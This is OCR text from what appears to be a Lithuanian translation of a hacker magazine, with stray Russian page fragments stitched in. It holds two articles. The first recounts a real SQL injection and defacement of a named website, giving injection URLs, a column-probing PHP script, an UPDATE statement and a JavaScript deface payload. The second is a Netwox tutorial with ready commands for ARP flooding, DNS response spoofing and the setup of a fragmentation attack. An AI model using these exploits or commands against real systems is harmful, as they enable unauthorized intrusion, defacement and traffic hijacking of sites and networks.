Visiškai aišku, kad parametre *code_opinion* saugomas pranešimo identifikatorius. Akivaizdu, kad jame perduodama eilutė, todėl aš iš pradžių įterpiau ORT116046'--. Kaip ir reikėjo tikėtis, užklausa buvo įvykdyta be klaidų. Pratęsdamas savo ieškojimus aš nusprendžiau įterpti ORT116046'%2b', kur %2b — šešioliktainis „+" ženklo kodas. Dabar galima su 80% tikimybe sakyti, kad šis parametras pažeidžiamas SQL–injection atakai. Pamėginkime įterpti tokią eilutę: ORT116046'and(1=1). Šį kartą viskas buvo padaryta be sutrikimų. Į *code_opinion* įterpęs ORT116046'and(2=1), aš pamačiau užrašą: „Tokios nuomonės nerasta".
Puiku! Parametras iš tiesų nėra filtruojamas! Tačiau ar jį galima panaudoti pilnavertei atakai?

[Duomenų surinkimas] Laiku nustačius SQL serverio versiją, galima sutaupyti labai daug brangaus laiko, todėl dabar užsiimkime būtent tuo. Sprendžiant iš praplėtimo *asp* galima spėti, kad serveris veikia valdomas *Windows* sistemos. Be abejo, visa tai galima lengvai suklastoti, tačiau *http* atsakyme galima pastebėti tokią eilutę: *Server=Microsoft-IIS/6.0*, kas patvirtino mano spėjimą. Taip pat buvo visiškai akivaizdu, kad šiame projekte vietoje DB serverio naudojama MSSQL sistema (aš tai supratau eksperimentuodamas su užklausomis: čia buvo vykdomas operatorius TOP, kurį atpažįsta tik MSSQL). Dabar buvo pats laikas gauti mane dominančių lentelių ir jas atitinkančių stulpelių sąrašą. Gerai, kad mes susidūrėme su MSSQL: gauti visus mums reikalingus duomenis bus nesunku — tereikia įvykdyti gražų UNION SELECT. Aš tingėjau su *copy/paste* parinkti stulpelių kiekį, todėl parašiau mažytį *php* skriptą:

```
<?php
for($i=0;$i<30;$i++)
{
```

> **[Kai kurie naudingi MSSQL dalykėliai]**
> Lentelėje *information_schema.columns* saugojama informacija apie serverio stulpelius. Patys naudingiausi stulpeliai yra *table_name* ir *column_name*. Stulpelyje *column_name* saugojamas stulpelio pavadinimas, o *table_name* — atitinkamos lentelės pavadinimas. Panaudojus šią informaciją, be didelio vargo galima sužinoti visų lentelių pavadinimus. Jeigu tu žinai duomenų bazių pavadinimus, tai gauti jų struktūrą galima taip: *PAVADINIMAS.information_schema.columns*. Sužinoti einamos duomenų bazės pavadinimą galima su funkcija *db_name()*, o vartotoją, kurio vardu veikia serveris — su USER(). Po to, jeigu pasiseks, galima iš kokios nors lentelės gauti šio vartotojo slaptažodį ir pamėginti prisijungti prie duomenų bazės. Jeigu kabučių naudoti negalima (aktyviai filtravimu užsiimantis serveris dėl jų keikiasi), o eilutę būtinai reikia perduoti, tai pamėgink pasinaudoti funkcija *bin2hex($s)* — ji grąžins šešioliktainę eilutės, kurią reikia įterpti be kabučių, reikšmę, pavyzdžiui, *?id=0x65696c757465*, kur *65696c757465* — tai funkcijos *bin2hex('eilute')* grąžinta reikšmė.

Логин:
e-mail:
Сообщение dtproperties
Отмена Отправить

/1/ gauname lentelių pavadinimus

```
$s='GET http://www.xakep.ru/code/common/rateit/opinion_new.asp?code_
opinion=ORT116046\'%20UNION%20SELECT%20'.'null'.str_repeat(',null',$i).'-- HTTP/1.0';
$f=fsockopen('xakep.ru', 80); // adresas ir portas (80)
fwrite($f,$s."\r\n\r\n");
$get=fgets($f,12);
if(substr($get,9,3)!='500'){echo($s);break;}
fclose($f); // uždarom
}
?>
```

Trumpai paaiškinu: skriptas perrinkinėja null'us tol, kol užklausa vykdoma be klaidos, t.y. mes nematome užrašo: „Vidinė serverio klaida" (*Internal server error*). Mane nustebino tai, kad ilgai laukti nereikėjo: pradiniame SELECT'e buvo viso labo aštuoni stulpeliai. Ką gi, iki pergalės liko jau nedaug. Naršyklės adreso eilutėje įrašęs

```
www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION
SELECT null,null,null,null,null,null,db_name(),null--,
```

aš gavau duomenų bazės pavadinimą (*www*), kurioje buvo vykdoma ši užklausa. Jau buvo aišku, kad prie forumo ir kitų gerų dalykėlių aš neprisikasiu, tačiau ir tai jau šioks toks rezultatas. Dabar reikia gauti visas lenteles kartu su jų turiniu:

```
www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION
SELECT null,null,null,null,null,null,table_name,null from information_schema.columns--
```

Taip aš gavau duomenų bazės pirmos lentelės pavadinimą. Toliau:

МНЕНИЕ

Логин:
e-mail:
Сообщение Тебе предстоит не просто отыскать баг в php-скрипте, а провести полноценный взлом сервера, поломать системный
Отмена Отправить

/2/ *preview* iš naujienos

→ "Героям меча и магии V" требуется редактор
Срочно требуется главный редактор спец. выпуска журнала «Страна Игр», посвященному культовой игре «Герои меча и магии V». Требования – безупречное знание всей серии, к[illegible]тивность, ответственность, способность менеджерить команду [illegible] 4-5 чел...

lala
lala...

→ Праздник Magic The Gathering в России
Между тобой и противником — восемьдесят сантиметров игрового

/3/ atnaujiname publikaciją

```
www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION SELECT null,null,null,null,null,null,table_name,null from information_schema.columns where table_name not in (,dtproperties')--
```

Analogiškai aš gavau visą sąrašą, tačiau mane domino tik lentelė *wpPost*, kurioje buvo saugoma informacija apie publikacijas. Jeigu tu dar nesupratai, kam man reikia būtent šios lentelės, tai pasikartosiu: mano tikslas buvo defeisas, o *default.asp* puslapyje visada pateikiama trumpa informacija apie naują straipsnį, t.y. jeigu aš jame padarysiu pakeitimą, tai jau bus defeisas. Be abejo, buvo galima įvykdyti *exec* ir persiųsti shellą, tačiau aš tam neturėjau reikiamų teisių, todėl pirmasis variantas atrodė patraukliausiai. Analogiškai veikdamas aš gavau reikiamus stulpelių (*column_name*) pavadinimus:

```
filedir, preview, title, scope.
```

filedir — kažkas panašaus į publikacijos ID, *preview* — išankstinei peržiūrai skirtas publikacijos tekstas, *title* — antraštė, *scope* — gana įdomus stulpelis. Esmė tame, kad *xakep.ru* ir *gameland.ru* veikia vienoje mašinoje ir naudoja vieną DB, todėl norint kažkaip atskirti, kas ir kur turi būti, buvo pridėtas šis parametras. Svarbiausia — jame yra eilutė *,xpost'*.

[Deface time] Norėdamas įgyvendinti savo sumanymą turėjau į stulpelį *preview* įrašyti reikiamą HTML kodą ir taip atlikti defeisą. Vis dėlto mūsų darbe niekada nereikia skubėti, todėl iš pradžių aš nusprendžiau šiek tiek paeksperimentuoti. Norėdamas patikrinti savo spėjimą, aš archyvo sąraše suradau į akis nekrentantį straipsnį ir atnaujinau jo *preview*:

```
http://www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046'; UPDATE wpPost SET preview='lala' where filedir=28410 and scope='xpost'--
```

Toliau:


```
http://www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION SELECT null,null,null,null,null,null,str(filedir),preview from wpPost where filedir=28410 and scope='xpost'--
```

Finale redaguojamo pranešimo įvedimo lauke aš gavau „lala", kas byloja apie tai, jog viskas atlikta sėkmingai. Tačiau paaiškėjo, kad klydau. Tą patį archyvą atsidaręs *html* puslapyje, pasikeitimų aš ten neradau net ir po ilgų *Ctrl–F5* spaudymų. Staiga prisiminęs, kad rytoj reikia eiti į mokyklą, nusprendžiau išsimiegoti. Kitą dieną aš pasitariau su Zadoxlik'u. Jis pasakė, kad puslapiai kešuojami serveryje. Tai labai suprantama ir prasminga: kam kiekvieną kartą kreiptis į SQL serverį, kai puslapį galima išsaugoti ir atnaujinti tik kartą per keletą valandų. Taip ir čia: lygiai po valandos pasirodė atnaujinimai. Užėjęs į tą patį archyvą, aš vietoje gražios antraštės „Surask forume 10$" pamačiau „lala". Teliko patikrinti išvedimo filtraciją, o tada jau galima imtis defeiso. Aš pakartojau savo ankstesnius veiksmus, tik vietoje „lala" nepastebimai įterpiau „lala
" — tai leis patikrinti filtravimą. O Zadoxlik paruošė universalų defeiso kodą:


```
<img g=a src="" src="" style="background:url(,javascript:document.write(&quot;Defaced by <b>Za</b>Co and <b>Za</b>doxlik. Draugiškas nulaužimas=)<br>Sveikinimai: sn0w, KoT777, limpompo, Rebz, Dronga, k1b0rg, m0nzt3r, Green Bear&quot;)')" width=-1 height=-1 onError="if(this.sa!='lol'){document.write(,Defaced by <b>Za</b>Co and <b>Za</b>doxlik.  Draugiškas  nulaužimas=)<br>Sveikinimai: sn0w, KoT777, limpompo, Rebz, Dronga, k1b0rg, m0nzt3r, Green Bear');this.sa='lol';}">
```

Puslapį paprasčiausiai perrašinėdavo *Java* skriptas. Kad nereikėtų kankintis su kabutėmis, aš pradinę eilutę su *php* funkcija *bin2hex($s)* perkodavau į šešioliktainį formatą. Tiems, kas dar nesuprato: MSSQL eilutes leidžia perdavinėti šešioliktainiu formatu nenaudojant kabučių, t.y. vietoje „lala" galima perduoti *0x6c616c61*. Na, o dabar imkimės defeiso. Eilinį kartą užėjęs į pagrindinį hakerio puslapį, aš nukopijavau publikacijos adresą apie naują nulaužimo konkursą ir išgavau *filedir* reikšmę. Atnaujinęs *preview* su nauja reikšme, aš perkroviau puslapį ir vietoje mėlyno dizaino pamačiau baltą foną, kur puikavosi viso labo dvi eilutės, kurias galima pamatyti nuotraukoje. Būtent *default.asp* ir nebuvo kešuojamas.

[Sleep time] Štai ir visa istorija. Nepamiršk, kad nulaužtas gali būti ne tik *xakep.ru*, bet ir visos *gameland* svetainės. Šiame straipsnyje aš nepasakojau apie forumo klaidas, o jų yra, ir patikėk, ten ne XCC. Patyrinėk — galbūt ir tau nusišypsos laimė.



/4/ rezultatas



034

Megakombainas

Praktinio programos „Netwox“ naudojimo patirtis

TU VIS DAR NAUDOJIESI KRŪVA BRUTFORSERIŲ, SNIFERIŲ, SPOOFERIŲ, PAKETŲ GENERATORIŲ IR PRAKTIŠKAI DŽENTELMENIŠKU TINKLO KLIENTŲ RINKINIU? BIČIULI, TU ATSILIKAI NUO GYVENIMO! ŠIANDIEN ATĖJO LAIKAS IŠTRINTI TĄ DIDELĘ SAVO SENŲ PROGRAMŲ KOLEKCIJĄ IR IŠMOKTI NAUDOTIS MEGAPATOGIA PROGRAMA **NETWOX**, KURI VIENA GALI PAKEISTI VISĄ TAVO KOVINĮ ARSENALĄ.

[Kaip viskas prasidėjo] Tai kas gi tas *Netwox* ir kodėl aš apskritai apie jį užsiminiau? Pirmą kartą apie šį įrankį aš sužinojau iš pažįstamo admino, kurio kompetencija ir patirtis man visada darė įspūdį, tačiau jo vardo paskelbti aš nesiryšiu — paskui dar išpuiks. Jis su savimi nuolat tampėsi USB *flash* kortelę su *Netwox*, kurios, beje, turėjo net tris skirtingas versijas, kadangi, priklausomai nuo versijos, į programos sudėtį įeinančių įrankių rinkinys smarkiai keitėsi, beje, kartais visai ne į blogąją pusę. Savaime suprantama, sužinojęs apie tokį stebuklingą daiktą aš iš jo pasiskolinau šią programą ir pradėjau ja išsijuosęs naudotis, nors ir buvau



www.digital.net/~gandalf — šiuo adresu ponas Gandalf įkurdino savo darbo vaisius, kuriuos aš panaudojau savo pavyzdyje.

www.laurentconstantin.com — oficiali programos Netwox kūrėjo svetainė.

KAVĄ JIS TAIP PAT DARO IR AŠ BŪTINAI PAPASAKOSIU KAIP, JEIGU TU SKAITYSI IKI GALO

kone prisiekęs, kad niekam jos neduosiu ir apie tai nerašysiu jokių straipsnių. Kaip matai, šio savo pažado aš neišpildžiau. Likau taip ir nesupratęs, kodėl mano pažįstamas labai nenorėjo, kad plačios masės sužinotų apie *Netwox*, juk tai ne koks nors privatus eksploitas ar bekdoras, tačiau jis veikiausiai turėjo priežasčių. Sumaniose rankose ši programa virsta žudančiu įrankiu, kuris naudingas tiek sistemų administratoriui, tiek ir profesionaliam hakeriui arba informacijos saugumo specialistui, tačiau priešingu atveju tai gali būti lameriško destruktyvo, floodo ir bukų skriptvaikių pasilinksminimų priemonė.

[Aiškinamės situaciją] Iš tiesų *Netwox* — ne atskiras įrankis, ką tu, tikiuosi, jau supratai, o ištisas programų rinkinys:
* *sniff*, *spoof*
* įvairūs klientai ir serveriai
* DNS, FTP, HTTP, IRC, NNTP, SMTP, SNMP, *syslog*, *telnet*, TFTP, *ident*, DHCP
* *scan*, *ping*, *traceroute*, *whois*
* kavos virimo aparatas

Būtent, kavą jis taip pat daro, ir aš būtinai papasakosiu, kaip, jeigu tu skaitysi iki galo :). Kad ir kaip bebūtų keista, šio virtuvės kombaino pavadinimas kilęs iš sutrumpinimo *Network Toolbox*, pagal tai atitinkamas ir šios programos simbolis — šaltkalvio įrankių dėžė. Straipsnio rašymo metu paskutinė programos versija buvo 5.33.0, į jos sudėtį įėjo 221 įrankis. Įspūdinga?
Tačiau ir tai dar ne viskas. *Netwox* veikia *FreeBSD*, *Linux*, *OpenBSD*, *NetBSD*, *Solaris*, HP-UX sistemose, taip pat, be jokios abejonės, visose *Windows* versijose, taip pat ir *Win 95*, sename mano universiteto kompiuteryje :). Be to, programa platinama pagal GPL licenciją. Taip pat vargu ar tau verta aiškinti, jog ją tu gali laisvai sukompiliuoti turėdamas tam tikrą tvarkyklę ir šiek tiek sumanumo. Giliau pakapsčius galima pasakyti, kad *Netwox* — tai kompleksinio iš trijų dalių susidedančio projekto vienetas:
* *netwib (lcrzo)*
* *netwox (lcrzoex)*
* *netwag (RzoBox)*

Visų aukščiau išvardintų dalių versijų numeracija dėl jų neatsiejamumo vienoda. Manau, kad tau jau truputį paaiškėjo, kas yra tas Netwox, o dabar aš šiek tiek išsamiau papasakosiu apie kitas sudedamąsias projekto dalis.

[Netwib] *Netwib* — tai pagrinde į programuotojus orientuota tinklo biblioteka, kuri pateikia tinklo adresų transformavimo, paketų kodavimo/dešifravimo/spausdinimo, jų spoofingo ir snifinimo funkcijas, realius ir virtualius UDP/TCP klientus ir serverius, duomenų transformavimo galimybę, grandininius sąrašus ir tarpusavio sąveiką tarp procesų.
Priklausomai nuo tavo platformos, *Netwib* reikalinga *libpcap* (*www.tcpdump.org*) arba *WinPcap* (*www.winpcap.org*) biblioteka.

[Netwag] O tai ganėtinai malonus, mano nuomone, nelabai patogios konsolinės *Netwox* aplinkos interaktyvaus meniu papildymas. Ir nors jūs mane už tokį pasakymą užspardysit negyvai, tačiau

Netwox + console derinys visiškai nevaldo, kadangi jie tarpusavyje nesuderinami, ką tu suprasi vos po pirmų darbo minučių. Be abejo, dėl skonio nesiginčijama, tačiau vis dėlto. *Netwag* — tai su *Tcl/Tk* kalba parašyta grafinė *Netwox* aplinka, kuri papildo *Netwox* konsolės galimybes ir leidžia lengvai:

- atlikti paiešką tarp *Netwox* įrankių;
- įrankį paleisti naujame lange arba tekstinėje zonoje;
- saugoti komandų istoriją;
- keistis duomenimis, panaudojant du vieningus apsikeitimo buferius.

Dėl aukščiau išvardintų priežasčių primygtinai rekomenduoju apsirūpinti šiuo džiaugsmu.

[Įdiegimas] Ką gi, metas išbandyti visus aukščiau išvardintus dalykus, tačiau prieš tai reikia juos įdiegti. Padaryti tai paprasčiau nei paprasta: įdiegimo paketą pasiimk iš oficialios *www.laurent-constantin.com* svetainės arba iš mūsų disko (*netw-ibox-ag-5.33.0.tgz*).

Šio archyvo viduje tu rasi keletą katalogų su išeities tekstais ir dokumentacija, taip pat dvi įdiegimo bylas — *installwindows.exe* ir *installunix.sh*, kurių paskirtį nuspėti nesunku. Jeigu tu esi linkęs viską daryti konsolėje rankutėmis, tuomet tavo veiksmai susiveda į banalų mano išvardintų veiksmų pakartojimą kiekvienai daliai:

```
# cd src/netw*-src/src
# ./genemake
# make
# su root
# make install
# cd ../../../
```

Įdiegimo metu *Netwox* tylėjo kaip partizanas tardyme, kad nerado *libnet* paketo (jį gali gauti iš čia: *www.packetfactory.net/libnet/*), tačiau tai iš esmės paveikia jo darbingumą, t.y. galimybę konstruoti ir spoofinti paketus. Todėl primygtinai rekomenduoju jį parsisiųsti, taip pat, jeigu aš tave vis dėlto įtikinau naudotis grafiniu front-end'u, pas save įdiek *Tcl/Tk*, kurį gali gauti iš *www.tcl.tk/software/tcltk/* ir *www.activestate.com/Products/ActiveTcl*. O su įdiegimu *Windows* sistemoje problemų iškilti neturėtų.

[Ką gi mes mokame?] Aš nuoširdžiai tikiu, kad tavo vadovaujamas įdiegimas praėjo sklandžiai. Jeigu ne, tuomet siūlyčiau žvilgtelėti į dokumentaciją, kurią rasi įdiegimo pakete. RTFM dar niekam nepakenkė. O tiems, kas liko, aš pabandysiu parodyti pačias skaniausias savybes ir įdomiausius darbo metodus, kuriais galima pasinaudoti dirbant su *Netwox*. Prisipažinsiu sąžiningai — šį paketą mėgstu net ne už jo įrankių, kurie tau tikrai patiks ir pravers, gausą, kiek už puikias įvairių protokolų paketų generavimo ir spoofinimo galimybes. Pavyzdžiui, štai tau klausimas: kaip sugeneruoti *IPv6 TCP* paketą ir išsiųsti jį į internetą? „O kam man to reikia?" paklausi. Skubu priminti, kad *IPv4* protokolas dėl savo ribotumo baigia nugyventi jam skirtą amžių, tai kodėl gi nepaeksperimentavus su tuo dabar, jeigu yra tokia galimybė? Be to, mūsų srityje erudicija tikrai ne paskutinėje vietoje. Tačiau nenuklyskime į filosofinius pamąstymus. Taigi tu turi du kelius: naudotis konsoline navigacija per įrankius arba pažangią grafinę vartotojo sąsają. Pirmąjį variantą tu pamatysi, konsolėje įvedęs *Netwox*. Antrąjį — surinkęs *Netwag* (žiūrėk paveikslėlį). Jeigu tu *Windows* sistemoje pasinaudojai automatiniu įdiegimu, tai pagrindiniame meniu rasi nuorodas į abu šiuos įrankius.



grafinė *Netwox* aplinka — *Netwag*

Apie navigaciją konsolinėje *Netwox* versijoje galima pasakyti tik tiek: džiunglėse labai lengva pasiklysti. Tiesą sakant, visa navigacija susiveda į štai ką: norint surasti kokią nors tau reikalingą galimybę, reikia pereiti per tave dominantį hierarchinį medį iki ieškomo įrankio, o po to jį paleisti arba interaktyviame parametrų įvedimo režime (klavišas K), arba nurodžius viską iš karto (klavišas R). Antrasis darbo su konsole variantas skirtas tiems, kas tiksliai žino, ko ieško: tau tiesiog reikia įvesti *Netwox* <įrankio numeris> [parametrų sąrašas]. O grafinė sąsaja visa tai leidžia padaryti skyrelyje „Search", kur po dvigubo paspaudimo ant nuorodos *Form* skyrelyje nurodomi reikiami parametrai (reikalingi pažymimi varnele), tada reikia paspausti „Generate", po to „Run It" ir mėgautis rezultatu. Taigi sugrįžkime prie *IPv6 TCP* paketo. Jį sugeneruoti labai paprasta:

```
# netwox 142 --device „Eth0" --eth-src „00:11:22:33:44:55" --eth-dst „0:8:9:a:b:c" --ip6-src „fec0:0:0:1::1" --ip6-dst „fec0:0:0:1::2" --tcp-src „1235" --tcp-dst „80" --tcp-syn
```

Paaiškinsiu išsamiau: 142 — įrankio *Spoof EthernetIp6Tcp* numeris, *--device* — naudojama tinklo plokštė, *--eth-src* ir *--eth-dst* — siuntėjo ir gavėjo *Ethernet* adresai, *--ip6-src* — siuntėjo *IPv6* adresas, *--ip6-dst* — gavėjo *IPv6* adresas, *--tcp-src* ir *--tcp-dst* — jungtys, *--tcp-syn* — nustatytos vėliavėlės. Lygiai taip pat galima spoofinti ir *IPv4 TCP* paketus. Vienintelis skirtumas tas, kad tuomet IP adresai bus tau įprastoje keturių baitų formoje, o įrankio numeris bus ne 142, o 34 — *Spoof EthernetIp4 packet*.

[ARP Spoofing] Na, o dabar, kai susipažinome su pagrindiniais *Netwox* darbo principais, pereikime prie pagrindinės mūsų užsiėmimo dalies. Pavyzdžiui, užklausomis užverskime negeranoriško vartotojo ARP kešą. Šitaip elgiasi kai kurie DoS'eriai. Tai daroma taip. Iš pradžių su įrankiu *33 Display information about an IP address or a hostname* sužinome jo (atakuojamojo) kompiuterio *Ethernet* adresą. Tada su įrankiu *80 Periodically send ARP replies* pradedame siųsti užklausas, kas daroma taip:

```
netwox 80 --eth 00:11:2F:95:42:F1 --ip 192.168.0.1 --device „Eth0" --eth-dst 0:8:9:a:b:c --ip-dst 192.168.1.17 --sleep 500
```

Pirmoji adresų grupė yra ta, kuri turi būti neprieinama antrajai grupei. O *--sleep 500* reiškia užlaikymą tarp pakartojimų milisekundėmis. Manau, čia neturėtų būti nieko nesuprantamo.

[DNS Spoofing] Užsiimkime rimtesniais reikalais ir pabandykime mašinai su *Windows XP* pakišti pakeistą DNS serverio atsakymą. Tarkim, šiame kompiuteryje nėra jokių kitų ugniasienių, išskyrus standartinę *Microsoft Internet Connection Firewall*, kuri sukonfigūruota loginti visus *dropped* paketus ir sėkmingus prisijungimus. Tam tikrą svetainę, pavyzdžiui, *www.somewebsite.org*, norintis aplankyti vartotojas šį adresą įveda *Internet Explorer*

Netwox konsolė langinėse

adreso eilutėje. Tada iš vartotojo mašinos (tarkim, jos adresas bus 192.168.1.1) jungties 1026 pasiunčiama DNS užklausa į DNS serverio (tarkim, 192.168.1.254) jungtį 53. O iš netikro adreso 10.10.10.1 piktas dėdė Jonas *NetBIOS* duomenų pavidalu pasiunčia suklastotą (*spoofed*) DNS atsakymą, kuris atakuojamojo mašinai praneša, kad *web* serverio adresas *yra* 192.168.1.77. Iš tikrųjų mašiną su IP adresu 192.168.1.77 kontroliuoja tas pats piktas dėdė Jonas, o pagrindiniame serverio puslapyje atėjęs vartotojas randa negražų žodį iš trijų raidžių :). Šį *Ethereal* perimtą *NetBIOS* paketą gali rasti šeštoje nuotraukoje.

Savaime suprantama, vietoje sniferio būtų galima panaudoti *Netwox* įrankį, tačiau man to padaryti nepavyko, kadangi rašydamas straipsnį aš radau nemalonią ir labai keistą klaidą: *Netwox* keikėsi dėl parametro *--filter* ir aiškino, kad IP adresas nėra loginis nulis. Tiek jau to. Geriau pažiūrėkime, kaip galima sukurti aptariamą DNS paketą. Tai padaryti labai paprasta įdarbinus tą patį mano mylimą *Netwox*:

```
netwox 38 --ip4-src 10.10.10.1 --ip4-dst 192.168.1.1 --ip4-protocol 17
--ip4-data 0089040200440000000385800000000010000000020464845504643454c
45484
6434550464646414341434143414341434143414341424c0000010001000151800004c0
a8014d
```

Čia neaiškūs parametrai yra *--ip4-data* ir *--ip4-protocol*. Pirmojo parametro reikšmę gana lengva išsiaiškinti žvilgtelėjus į DNS RFC: duomenyse saugomas kaip atsakymas į DNS užklausą grąžinamas IP adresas 192.168.1.77. Parametras *--ip4-protocol 17* reiškia, kad Jonas konstruoja UDP paketą. Antras tokio paketo konstravimo būdas man atrodo dar patogesnis. Tam pasinaudok įrankiu 39, kuris automatiškai paskaičiuoja paketo kontrolinę sumą:

```
netwox 39 --ip4-src 10.10.10.1 --ip4-dst 192.168.1.1 --udp-src 137
--udp-dst 1026 --udp-data 00038580000000010000000020464845504643454c45
484
6434550464646414341434143414341434143414341424c0000010001000151800004c0
a8014d
```

Ką gi mes iš to gauname? Jeigu nelaimingasis atakuojamasis tuo momentu žvilgtelėtų į DNS užklausų kešą, tuomet ten pamatytų štai ką:


```
www.somewebsite.org
----------------------------------------
Record Name . . . . . : FHEPFCELEHFCEPFFFACACACACACACABL
Record Type . . . . . : 1
Time To Live . . . . : 86364
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 192.168.1.77
```

Štai kokia graudi situacija. Savaime suprantama, toks pavyzdys yra grynai teorinis ir jo nevertėtų pritaikyti praktiškai, kadangi tai vargu ar patiks mūsų šauniesiems teisėsaugos organams, juo labiau kad vykdant šią ataką reikia nuspėti UDP jungties numerį ir transakcijos ID, nors tai ir nėra problematiška. Be to, norint pakeisti mūsų paminėtą nelaimingą URL, suklastotą paketą tektų sugeneruoti ne vieną, o mažiausiai dešimt kartų. Vis dėlto šiandien mano tikslas nėra išsamiai aptarti šį atakavimo metodą, kadangi išsamiau apie jį gali sužinoti elektroniniame žurnale *Phrack* (Nr. 62), straipsnyje

suklastoto DNS atsakymo perėmimas

[Proceso automatizavimas] Savaime suprantama, kartais tenka automatizuoti darbo su kai kuriomis programomis procesą. Jeigu tu naudojiesi **nix* tipo sistema, tuomet viskas aišku: pasaulį išgelbės *perl* arba *bash* skriptai. O ką daryti *Windows* vartotojams? Be jokios abejonės, galima rašyti paketines *.bat* bylas, tačiau šis sprendimas ne mums :). Juk tu pas save įdiegei TCL, kuris skirtas *netwag* front–end'o aplinkai? Tai ir panaudok visas jo galimybes pagal paskirtį. Tarkim, mums reikia gauti informaciją (*Ethernet* adresą ir vardą) apie kiekvieną 192.168.0.* potinklio tinklo mazgą — rašome paprastą TCL skriptą:

```
#!/usr/bin/wish
for {set i 0} {$i < 255} {incr i} {
    puts „\nTesting $i"
    set ipad „192.168.0.$i"
    if [catch {exec netwox 3 $ipad} data] {
        puts „Error during exec : $data"
    } else {
        puts $data
    }
}
exit
```



Netwox kavytė

„Mistakes in the RFC Guidelines on DNS Spoofing Attacks".

[Rose Fragmentation attack] Paskutinį pavyzdį pateiksiu remdamasis *Rose Fragmentation* atakos metodu, kurį išsamiai apšvietė hakeris slapyvardžiu *Gandalf*. Kadangi man suteikta vieta žurnale ribota, išsamiau apie tai paskaityti vertėtų čia: *http://digital.net/~gandalf/Rose_Frag_Attack_Explained.txt*. Papildomai kartu su *Netwox* mums prireiks dar vieno taip pat labai naudingo įrankio — *Nemesis* (*www.packetfactory.net/projects/nemesis*). Įdiek jį į *C:* disko šaknį (dėl viso pikto). Iš anksto susitarkime: tegu A bus atakuojančiojo kompiuteris, B — atakuojamas kompiuteris, kuriame veikia *Windows 2000* su visais papildymų paketais (*service packs*), o jo IP adresas tegu būna 10.32.3.15, C — koks nors pašalinis kompiuteris. Tada išsaugojame bylas *Picmpdata.txt*, *Ptcpdata.txt* ir *Pudpdata.txt*, kurias *Gandalf* specialiai pakoregavo taip, kad būtų galima sukurti tinkamus fragmentuotus paketus. Šias bylas visiems protokolams galima rasti čia:

```
http://digital.net/~gandalf/Ptcpdata.txt
http://digital.net/~gandalf/Pudpdata.txt
http://digital.net/~gandalf/Picmpdata.txt
```

Mums taip pat prireiks bylos *nemITUrnd.xls* (*http://digital.net/~gandalf/nemITUrnd.xls*). Ją reikia paredaguoti, todėl išskirk jame eilutes ir leiskis žemyn tol, kol negausim 700 eilučių. Tada gautus duomenis išsaugojame *temp.csv* vardu (*MS-DOS Comma Separated Text*), po ko juos pervadiname į *temp.txt* ir atidarome. Čia tu pamatysi štai tokią košę:

